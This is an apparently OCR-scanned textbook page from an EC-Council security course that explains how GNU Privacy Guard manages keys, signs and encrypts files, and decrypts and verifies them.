Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

GNU Privacy Guard (GPG)

GNU Privacy Guard (GPG) is a software replacement of PGP and free implementation of the OpenPGP standard that is used to encrypt and decrypt data. GPG is also called a hybrid encryption software program, as it uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange, which is achieved using the receiver's public key for encrypting the session key.

GPG also supports S/MIME and Secure Shell (SSH). The latest version of GPG supports most cryptographic functions such as elliptic curve cryptography (ECDSA, ECDH, and EdDSA), and it also supports the cryptography library Libgcrypt.

GPG is used for the following:

- Proper key management of both private and public keys
- Creating new private keys and exporting or importing any key even though it is in some armored (e.g., ASCII) format
- Pushing the public key to the key server by signing code with the GPG key having a public signature
- Deleting a private key from local storage
- Encrypting and signing files using asymmetric keys for encrypting any file used for email or FTP
- Decrypting and verifying the encrypted file using asymmetric keys
- Detaching signatures where the signature file can be detached from the message file
- Managing and building the web of trust

- Automatically securing messages in messaging applications such as Psi and Fire

How GPG Works

- **GPG Encryption**
  - GPG encrypts messages individually by using asymmetric-key pairs.
  - The user sends the raw file, and GPG is used for signing the file using the sender's private key for confirming the file content at the time of signing.
  - Then, the file is encrypted using the receiver's public key. Now, the file can be decrypted only with the receiver's private key.
  - After encrypting the data, the encrypted file can be stored locally, distributed to the FTP servers, or sent to email recipients.



Raw File
Sender's Private Key
Receiver's Public Key
Sign File using Private key
Encrypt File using Public key
Signed and Encrypted File
Encrypted Email or FTP

Figure 20.36: GPG Signing and Encryption

- **GPG Decryption**
  - GPG decryption is the reverse process of GPG encryption.
  - As the asymmetric-key pairs are used, GPG searches for the receiver's private key for decrypting the file.
  - Signature verification is done automatically by the GPG using the sender's public key after the decryption.


